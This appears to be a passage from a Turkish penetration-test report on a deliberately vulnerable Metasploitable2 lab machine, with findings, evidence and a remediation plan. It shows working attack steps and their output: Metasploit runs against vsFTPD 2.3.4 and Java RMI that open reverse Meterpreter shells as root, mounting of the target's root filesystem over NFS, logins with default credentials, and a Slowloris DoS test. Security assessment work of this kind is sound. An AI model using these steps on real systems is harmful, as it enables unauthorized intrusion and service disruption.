# nmap -sV -p 445 --script smb-protocols,smb-security-mode,smb-os-discovery 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 06:15 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00070s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-08-18T07:52:49-04:00
| smb-protocols:
|   dialects:
|_    NT LM 0.12 (SMBv1) [dangerous, but default]

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.86 seconds
```

Şekil 4.7: Samba sürümü, SMBv1 ve message signing durumu.

4.8 rlogin Service Detection

Bulgu ID	F-08
Risk Seviyesi	Yüksek
Hedef Sistem	192.168.56.101
Port / Protokol	513/TCP
Servis / Sürüm	rlogin
CVE / CWE	Uygulanabilir değil
Doğrulama Durumu	Manuel olarak doğrulandı
Düzeltilme Önceliği	P1 - 7-30 gün

Açıklama: rlogin, kimlik bilgilerini ve oturum verilerini şifrelemeden taşıyan eski bir uzak oturum servisi.

Risk gerekçesi: Şifresiz rlogin üzerinden geçerli kullanıcı oturumu açılabilmiştir.

Manuel doğrulama: Nmap 513/TCP üzerinde login servisini göstermiş, rlogin -l msfadmin komutuyla hedef sisteme oturum açılmıştır. whoami çıktısı msfadmin, hostname çıktısı metasploitable olmuştur.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sV -p 513 192.168.56.101
rlogin -l msfadmin 192.168.56.101
```

Kanıt özeti: rlogin bağlantısı başarılı olmuş ve hedef üzerinde msfadmin kullanıcısıyla oturum açılmıştır.

Etki: Aynı ağdaki saldırgan kullanıcı bilgilerini ve oturum trafiğini dinleyebilir; elde edilen hesapla sisteme erişim sağlayabilir.

Çözüm önerisi: rlogin devre dışı bırakılmalı, uzak yönetim için SSH kullanılmalı ve .rhosts/hosts.equiv dosyaları kontrol edilmelidir.

```
(root@kali)-[/home/kali]
# nmap -sV -p 513 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 06:20 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00054s latency).

PORT      STATE SERVICE VERSION
513/tcp   open  login
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.90 seconds

(root@kali)-[/home/kali]
# rlogin -l msfadmin 192.168.56.101
Last login: Tue Aug 18 07:56:22 EDT 2026 from 192.168.56.102 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$
```

Şekil 4.8: rlogin servisi ve msfadmin oturumu.

4.9 NFS Shares World Readable

Bulgu ID	F-09
Risk Seviyesi	Yüksek
Hedef Sistem	192.168.56.101
Port / Protokol	2049/TCP
Servis / Sürüm	RPC-NFS
CVE / CWE	Uygulanabilir değil
Doğrulama Durumu	Manuel olarak doğrulandı
Düzeltilme Önceliği	P1 - 7-30 gün

Açıklama: NFS paylaşımının istemci IP/hostname kısıtlaması olmadan dışa açıldığı tespit edilmiştir.

Risk gerekçesi: Kök dosya sistemi istemci kısıtı olmadan ağ üzerinden mount edilebilmiştir.

Manuel doğrulama: showmount -e çıktısında / * export bilgisi alınmış, ardından hedefin kök dizini /tmp/nfs_test altına mount edilerek listelenmiştir.

Doğrulamada Kullanılan Komut / Modül

```
showmount -e 192.168.56.101  
mount -t nfs 192.168.56.101:/ /tmp/nfs_test
```

Kanıt özeti: bin, boot, etc, home, root, usr, var gibi kök izin içerikleri mount sonrası listelenmiştir.

Etki: Kök dosya sistemi ağ üzerinden okunabilir; yazma izni de varsa sistem bütünlüğü doğrudan tehlikeye girer.

Çözüm önerisi: /etc/exports içindeki * tanımları kaldırılmalı, yalnızca gerekli izinler güvenilir istemcilere açılmalı ve NFS erişimi güvenlik duvarı ile sınırlandırılmalıdır.

```

(root@kali)-[/home/kali]
# showmount -e 192.168.56.101
Export list for 192.168.56.101:
/ *

(root@kali)-[/home/kali]
# mkdir /tmp/nfs_test
mount -t nfs 192.168.56.101:/ /tmp/nfs_test
ls -la /tmp/nfs_test
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
total 100
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxrwxrwt 13 root root 360 Aug 18 06:22 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 3 root root 4096 Apr 28 2010 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 2 root root 4096 Apr 28 2010 dev
drwxr-xr-x 94 root root 4096 Aug 18 05:38 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 6542 Aug 18 05:38 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 2 root root 4096 Apr 28 2010 proc
drwxr-xr-x 13 root root 4096 Aug 18 05:38 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 2 root root 4096 Apr 28 2010 sys
drwxrwxrwt 6 root root 4096 Aug 18 2026 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server

```

Şekil 4.9: NFS / * export kaydı ve kök dizinin mount edilmesi.

4.10 SSL Medium Strength Cipher Suites Supported (SWEET32)

Bulgu ID	F-10
Risk Seviyesi	Yüksek
Hedef Sistem	192.168.56.101
Port / Protokol	25/TCP, 5432/TCP
Servis / Sürüm	Postfix SMTP, PostgreSQL DB 8.3.0 - 8.3.7
CVE / CWE	CVE-2016-2183 ile ilişkili 3DES/SWEET32 riski
Doğrulama Durumu	Cipher desteği doğrulandı; kriptografik saldırı uygulanmadı
Düzeltilme Önceliği	P1 - 7-30 gün

Açıklama: SMTP ve PostgreSQL servislerinde 3DES gibi orta seviye cipher suite'lerin desteklendiği tespit edilmiştir.

Risk gerekçesi: SMTP ve PostgreSQL servisleri 3DES dahil F seviyesinde cipher suite'leri kabul etmektedir.

Manuel doğrulama: Nmap ssl-enum-ciphers çıktısında her iki servis için SSLv3/TLSv1.0 altında 3DES, DES, RC4, MD5 ve export cipher zayıflıkları görülmüştür.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sV --script ssl-enum-ciphers -p 25,5432 192.168.56.101
```

Kanıt özeti: 25/TCP ve 5432/TCP çıktılarında least strength: F ve 3DES vulnerable to SWEET32 attack uyarıları alınmıştır.

Etki: Yeterli trafik hacmi ve uygun ağ koşullarında SWEET32 gibi saldırılar şifreli trafiğin gizliliğini zayıflatabilir.

Çözüm önerisi: 3DES, DES, RC2, RC4, MD5, export cipher ve anonim DH destekleri kapatılmalı; TLS 1.2/TLS 1.3 ve güçlü cipher suite'ler kullanılmalıdır.

```
warnings:
  64-bit block cipher 3DES vulnerable to SWEET32 attack
  64-bit block cipher DES vulnerable to SWEET32 attack
  64-bit block cipher DES40 vulnerable to SWEET32 attack
  64-bit block cipher RC2 vulnerable to SWEET32 attack
  Anonymous key exchange, score capped at F
  Broken cipher RC4 is deprecated by RFC 7465
  CBC-mode cipher in SSLv3 (CVE-2014-3566)
  Ciphersuite uses MD5 for message integrity
  Export key exchange
  Insecure certificate signature (SHA1), score capped at F
TLSv1.0:
```

Şekil 4.10a: Nessus 3DES cipher suite tespiti.


```
warnings:
  64-bit block cipher 3DES vulnerable to SWEET32 attack
  64-bit block cipher DES vulnerable to SWEET32 attack
  64-bit block cipher DES40 vulnerable to SWEET32 attack
  64-bit block cipher RC2 vulnerable to SWEET32 attack
  Anonymous key exchange, score capped at F
  Broken cipher RC4 is deprecated by RFC 7465
  Ciphersuite uses MD5 for message integrity
  Export key exchange
  Insecure certificate signature (SHA1), score capped at F
  Export strength: F
```

Şekil 4.10b: SWEET32 bulgusundan etkilenen portlar.

```
warnings:
  64-bit block cipher 3DES vulnerable to SWEET32 attack
  Broken cipher RC4 is deprecated by RFC 7465
  CBC-mode cipher in SSLv3 (CVE-2014-3566)
  Insecure certificate signature (SHA1), score capped at F
LSv1.0:
ciphers:
  TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
  TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
  TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
  TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
  TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - F
  TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - F
  TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - F
compressors:
  DEFLATE
  NULL
cipher preference: client
warnings:
  64-bit block cipher 3DES vulnerable to SWEET32 attack
  Broken cipher RC4 is deprecated by RFC 7465
  Insecure certificate signature (SHA1), score capped at F
  Export strength: F
```

Şekil 4.10c: Nmap ssl-enum-ciphers çıktısı.

4.11 ISC BIND Service Downgrade / Reflected DoS

Bulgu ID	F-11
Risk Seviyesi	Yüksek
Hedef Sistem	192.168.56.101
Port / Protokol	53/UDP
Servis / Sürüm	DNS / ISC BIND 9.4.2
CVE / CWE	CVE-2020-8616
Doğrulama Durumu	Sürüm ile doğrulandı; aktif DoS uygulanmadı
Düzeltilme Önceliği	P1 - 7-30 gün

Açıklama: ISC BIND DNS servisinin Service Downgrade / Reflected DoS zafiyetinden etkilendiği tespit edilmiştir.

Risk gerekçesi: DNS servisi zafiyetli BIND 9.4.2 sürümünü açıkça raporlamaktadır.

Manuel doğrulama: Nmap 53/UDP üzerinde ISC BIND 9.4.2 sürümünü göstermiş, dig version.bind chaos txt sorgusu aynı sürümü döndürmüştür. Hizmet kesintisine yol açabilecek aktif DoS testi uygulanmamıştır.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sU -sV -p 53 192.168.56.101
dig @192.168.56.101 version.bind chaos txt
```

Kanıt özeti: Nessus installed version 9.4.2, fixed version 9.11.19 bilgisini vermiş; Nmap ve dig bu sürümü doğrulamıştır.

Etki: DNS servisinin performansı düşebilir ve sunucu yansıtımlı DoS saldırılarında aracı olarak kullanılabilir.

Çözüm önerisi: BIND üretici tarafından önerilen desteklenen sürüme yükseltilmeli, açık recursive DNS kapatılmalı ve DNS erişimi gerekli istemcilerle sınırlandırılmalıdır.

```
(root@kali)-[/home/kali]
# nmap -sU -sV -p 53 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 06:29 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00044s latency).

PORT      STATE SERVICE VERSION
53/udp open  domain  ISC BIND 9.4.2
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.80 seconds

(root@kali)-[/home/kali]
# dig @192.168.56.101 version.bind chaos txt

; <<>> DiG 9.19.17-2-kali1-Kali <<>> @192.168.56.101 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 3898
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.                CH      TXT
                                "the quieter you become, the more you"

;; ANSWER SECTION:
version.bind.                0      CH      TXT      "9.4.2"

;; AUTHORITY SECTION:
version.bind.                0      CH      NS       version.bind.

;; Query time: 3 msec
;; SERVER: 192.168.56.101#53(192.168.56.101) (UDP)
;; WHEN: Tue Aug 18 06:29:51 EDT 2026
;; MSG SIZE rcvd: 73
```

Şekil 4.11: Nmap ve dig ile ISC BIND 9.4.2 sürüm doğrulaması.

4.12 Unencrypted Telnet Server

Bulgu ID	F-12
Risk Seviyesi	Orta
Hedef Sistem	192.168.56.101
Port / Protokol	23/TCP
Servis / Sürüm	Linux telnetd
CVE / CWE	Uygulanabilir değil
Doğrulama Durumu	Manuel olarak doğrulandı
Düzeltilme Önceliği	P2 - 30-60 gün

Açıklama: Telnet servisi uzak oturum trafiğini şifrelemeden ilettiği için güvenli kabul edilmez.

Risk gerekçesi: Telnet üzerinden kimlik bilgileri ve oturum verisi açık metin taşınmaktadır.

Manuel doğrulama: Nmap 23/TCP üzerinde Linux telnetd servisini göstermiş; telnet bağlantısı ile msfadmin kullanıcısı üzerinden oturum açılmıştır.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sV -p 23 192.168.56.101  
telnet 192.168.56.101
```

Kanıt özeti: Telnet bağlantısı başarılı olmuş ve Metasploitable2 banner ile oturum ekranı görülmüştür.

Etki: Kullanıcı adı, parola ve oturum içeriği ağ üzerinde açık metin olarak ele geçirilebilir.

Çözüm önerisi: Telnet kapatılmalı, uzak yönetim için SSH kullanılmalı ve 23/TCP portu güvenlik duvarıyla engellenmelidir.

```
# nmap -sV -p 23 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 06:32 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00043s latency).

PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.92 seconds

(root@kali)-[/home/kali]
# telnet 192.168.56.101
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Aug 18 07:57:17 EDT 2026 from 192.168.56.102 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Şekil 4.12: Telnet servisi ve msfadmin oturumu.

4.13 vsFTPD 2.3.4 Backdoor

Bulgu ID	F-13
Risk Seviyesi	Kritik
Hedef Sistem	192.168.56.101
Port / Protokol	21/TCP
Servis / Sürüm	vsFTPD 2.3.4
CVE / CWE	CVE-2011-2523
Doğrulama Durumu	Manuel olarak doğrulandı
Düzeltilme Önceliği	P0 - 0-7 gün

Açıklama: vsFTPD 2.3.4 sürümü bilinen backdoor zafiyetiyle ilişkilidir ve özel tetikleme sonucunda yetkisiz komut çalıştırmaya imkan verebilir.

Risk gerekçesi: Nmap ve Metasploit ile FTP servisi üzerinden root komut çalıştırma doğrulanmıştır.

Manuel doğrulama: Nmap ftp-vsftpd-backdoor script'i zafiyeti VULNERABLE (Exploitable) olarak raporlamış ve id komutunda uid=0(root) sonucu almıştır. Metasploit ile ek doğrulamada shell üzerinde whoami çıktısı root olmuştur.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sV -p 21 --script ftp-vsftpd-backdoor 192.168.56.101
Metasploit: exploit/unix/ftp/vsftpd_234_backdoor
```

Kanıt özeti: Nmap ve Metasploit çıktıları root yetkili komut çalıştırmayı doğrulamıştır.

Etki: FTP servisi üzerinden root yetkili erişim elde edilebildiği için hedef sistem tamamen ele geçirilebilir.

Çözüm önerisi: vsFTPD 2.3.4 kaldırılmalı veya güvenli sürüme yükseltilmeli; gerekirse sistem olay incelemesine alınmalı ve FTP yerine SFTP/FTPS tercih edilmelidir.

```

(root@kali)-[/home/kali]
# nmap -sV -p 21 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 06:55 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00030s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.27 seconds

(root@kali)-[/home/kali]
# nmap -sV -p 21 --script ftp-vsftpd-backdoor 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 06:55 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00038s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2011-2523 BID:48539
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   http://scaryheastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   https://www.securityfocus.com/bid/48539
|_
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.83 seconds

```

Şekil 4.13a: Nmap ftp-vsftpd-backdoor script çıktısı.

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.56.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:41171) at 2026-08-18 07:10:30 -0400

meterpreter >
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 4694 created.
Channel 1 created.

whoami
root

```

Şekil 4.13b: Metasploit doğrulaması sonrası root shell.

4.14 Java RMI Registry Default Configuration Remote Code Execution

Bulgu ID	F-14
Risk Seviyesi	Kritik
Hedef Sistem	192.168.56.101
Port / Protokol	1099/TCP
Servis / Sürüm	Java RMI / GNU Classpath grmiregistry
CVE / CWE	Uygulanabilir değil
Doğrulama Durumu	Manuel olarak doğrulandı
Düzeltilme Önceliği	P0 - 0-7 gün

Açıklama: Java RMI registry varsayılan yapılandırması uzak URL'lerden sınıf yüklemeye izin verdiğinde uzaktan kod çalıştırma riski oluşur.

Risk gerekçesi: Java RMI üzerinden uzaktan kod çalıştırılarak root kabuk elde edilmiştir.

Manuel doğrulama: Nmap rmi-vuln-classloader script'i State: VULNERABLE sonucunu vermiştir. Metasploit java_rmi_server modülüyle Meterpreter oturumu açılmış, shell içinde whoami çıktısı root olmuştur.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sV -p 1099 --script rmi-vuln-classloader 192.168.56.101
Metasploit: exploit/multi/misc/java_rmi_server
```

Kanıt özeti: Nmap zafiyetli RMI yapılandırmasını raporlamış, Metasploit ile root shell elde edilmiştir.

Etki: Saldırgan hedef sisteme payload yükletebilir, uzaktan komut çalıştırabilir ve root seviyesinde kontrol sağlayabilir.

Çözüm önerisi: RMI registry uzak sınıf yüklemeye izin vermeyecek şekilde yapılandırılmalı, 1099/TCP yalnızca güvenilir sistemlere açılmalı ve Java bileşenleri güncellenmelidir.

```
(root@kali)-[/home/kali]
# nmap -sV -p 1099 --script rmi-vuln-classloader 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 07:21 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
| rmi-vuln-classloader:
| VULNERABLE:
| RMI registry default configuration remote code execution vulnerability
| State: VULNERABLE
| Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution
|
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
|_ MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)
```

Şekil 4.14a: rmi-vuln-classloader script sonucu.


```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:1099 - Using URL: http://192.168.56.102:8080/U7pVRC
[*] 192.168.56.101:1099 - Server started.
[*] 192.168.56.101:1099 - Sending RMI Header ...
[*] 192.168.56.101:1099 - Sending RMI Call ...
[*] 192.168.56.101:1099 - Replied to request for payload JAR
[*] Sending stage (63222 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:59672) at 2026-08-18 07:20:44 -0400

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
```

Şekil 4.14b: Metasploit java_rmi_server doğrulaması ve root shell.

4.15 Apache Slowloris Denial of Service Vulnerability

Bulgu ID	F-15
Risk Seviyesi	Yüksek
Hedef Sistem	192.168.56.101
Port / Protokol	80/TCP
Servis / Sürüm	Apache httpd 2.2.8
CVE / CWE	CVE-2007-6750
Doğrulama Durumu	Kontrollü lab testinde yanıt gecikmesi gözlemlendi
Düzeltilme Önceliği	P1 - 7-30 gün

Açıklama: Slowloris saldırısı çok sayıda yarım bırakılmış HTTP bağlantısı açarak web sunucusunun kaynaklarını tüketmeyi hedefler.

Risk gerekçesi: Kontrollü testte yarım HTTP bağlantıları sırasında normal isteğin yanıtı gecikmiştir.

Manuel doğrulama: Nmap http-slowloris-check çıktısı sistemi likely vulnerable olarak işaretlemiştir. İzole laboratuvarında, test öncesinde curl -I ile 200 OK alınmış; kontrollü ve kısa süreli 150 socket testi sırasında eş zamanlı curl isteğinin yanıt beklediği gözlemlenmiştir. Uzun süreli kesinti oluşturulmamıştır.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sV -p 80 --script http-slowloris-check 192.168.56.101
Metasploit: auxiliary/dos/http/slowloris (yalnızca izole lab ortamında)
```

Kanıt özeti: Nmap Slowloris'i likely vulnerable olarak raporlamış; kontrollü testte servis yanıt süresinin etkilendiği gözlemlenmiştir.

Etki: Başarılı saldırı web servisinin yeni isteklere yanıt verememesine ve hizmet kesintisine neden olabilir.

Çözüm önerisi: Apache güncellenmeli; bağlantı zaman aşımı ve eş zamanlı bağlantı limitleri sıkılaştırılmalı, mod_reqtimeout/mod_security, ters proxy veya WAF ile koruma sağlanmalıdır.

```
(root@kali)~[/home/kali]
# nmap -sV -p 80 --script http-server-header,http-slowloris-check 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 07:24 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00061s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDs:   CVE:CVE-2007-6750
|   Slowloris tries to keep many connections to the target web server open and hold
|   them open as long as possible. It accomplishes this by opening connections to
|   the target web server and sending a partial request. By doing so, it starves
|   the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|   http://ha.ckers.org/slowloris/
|_
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)
```

Şekil 4.15a: Nmap http-slowloris-check script çıktısı.

```
(root@kali)~[/home/kali]
# curl -I http://192.168.56.101
HTTP/1.1 200 OK
Date: Tue, 18 Aug 2026 14:50:23 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html

(root@kali)~[/home/kali]
# curl -I http://192.168.56.101
```

Şekil 4.15b: Kontrollü Slowloris testi sırasında curl isteğinin yanıt beklemesi.

5 ÖNCELİKLİ İYİLEŞTİRME PLANI

Düzeltilmeler saldırı zincirini en hızlı kırarak sırayla önerilmiştir.

Aşama	Süre	Eylemler	İlgili Bulgular
P0 - Acil	0-24 saat	Hedefi güvenilmeyen ağlardan izole et; 1524, 21 ve 1099 portlarını kapat; VNC erişimini sınırlandır ve parolayı değiştir.	F-02, F-04, F-13, F-14
P0 - Kritik	0-7 gün	Desteklenen işletim sistemine geçiş planını başlat; AJP'yi kapat/sınırlandır; SSH/OpenSSL anahtarlarını ve paketlerini yenile; eski SSL protokollerini kapat.	F-01, F-03, F-05, F-06
P1 - Yüksek	7-30 gün	Samba/SMB, rlogin, NFS, DNS ve zayıf cipher yapılandırmalarını sertleştir; web sunucusuna bağlantı limitleri ve zaman aşımı korumaları uygula.	F-07-F-11, F-15
P2 - Orta	30-60 gün	Telnet'i kaldır, yalnızca SSH üzerinden yönetim sağla; kullanıcı parolalarını ve erişim kayıtlarını gözden geçir.	F-12
Doğrulama	Düzeltilme sonrası	Port, sürüm ve yapılandırma kontrollerini tekrar çalıştır; root erişimi sağlayan yolların kapandığını kanıtla; Nessus yeniden taraması yap.	Tüm bulgular

5.1 Başarı Ölçütleri

Kontrol	Kabul Ölçütü
Ağ yüzeyi	Gereksiz 21, 23, 513, 1099, 1524, 2049 ve 8009 portları kapalı veya yalnızca yetkili istemcilere açık
Yetkili erişim	VNC, rlogin, Telnet, bind shell, vsFTPD backdoor ve Java RMI üzerinden yetkisiz oturum açılmıyor
Platform	Desteklenen işletim sistemi ve güncel servis sürümleri kullanılıyor
Kriptografi	SSLv3/TLSv1.0, 3DES, DES, RC4, MD5, export cipher ve anonim DH desteği bulunmuyor
Dosya ve ağ servisleri	NFS export ve SMB erişimi güvenilir istemcilerle sınırlı; SMB mesaj imzalama etkin
Yeniden tarama	Nessus/Nmap çıktılarında ilgili bulgular kapalı veya kabul edilmiş risk statüsünde

6 SONUÇ VE YENİDEN TEST

Mevcut güvenlik durumu ve raporun kapanış değerlendirmesi.

Metasploitable2 hedefi, kasıtlı olarak zafiyetli bir eğitim sistemi olmasına uygun biçimde çok sayıda eski servis, zayıf parola, güvensiz protokol ve uzaktan kod çalıştırma yolu barındırmaktadır. En kritik sonuç, birden fazla bağımsız teknik üzerinden root seviyesinde erişimin doğrulanmış olmasıdır. Bu nedenle bulgular tek tek değil, birbirini güçlendiren bir saldırı zinciri olarak ele alınmalıdır.

Öncelik; sistemi izole etmek, doğrudan root erişimi sağlayan servisleri kaldırmak, platformu desteklenen bir sürüme taşımak ve yönetim/şifreleme yapılandırmalarını sertleştirmektir. Düzeltmelerin ardından aynı ağ konumundan yeniden tarama ve manuel doğrulama yapılmalı, özellikle F-02, F-04, F-13 ve F-14 için önceki erişim yollarının artık çalışmadığı kanıtlanmalıdır.

Kapanış Değerlendirmesi

Mevcut durum: Kritik risk. Önerilen durum: P0 düzeltmeleri tamamlandıktan sonra yeniden test; kalan yüksek ve orta bulgular için süreli iyileştirme planı.

6.1 Yeniden Test Kayıtları

Alan	Kayıt
Yeniden Test Tarihi	Düzeltilme çalışmaları sonrasında belirlenecek
Test Edilecek Bulgular	F-01 - F-15
Kapanış Koşulu	Teknik kanıtın artık üretilmemesi ve ilgili servis/yapılandırmanın güvenli duruma gelmesi
Beklenen Çıktı	Kapatıldı / Kısmen Kapatıldı / Risk Kabul Edildi / Açık

Ek A KANIT DİZİNİ

Ekran görüntülerinin bulgu ve açıklama eşleşmeleri.

Şekil	Bulgu	Kanıt Açıklaması
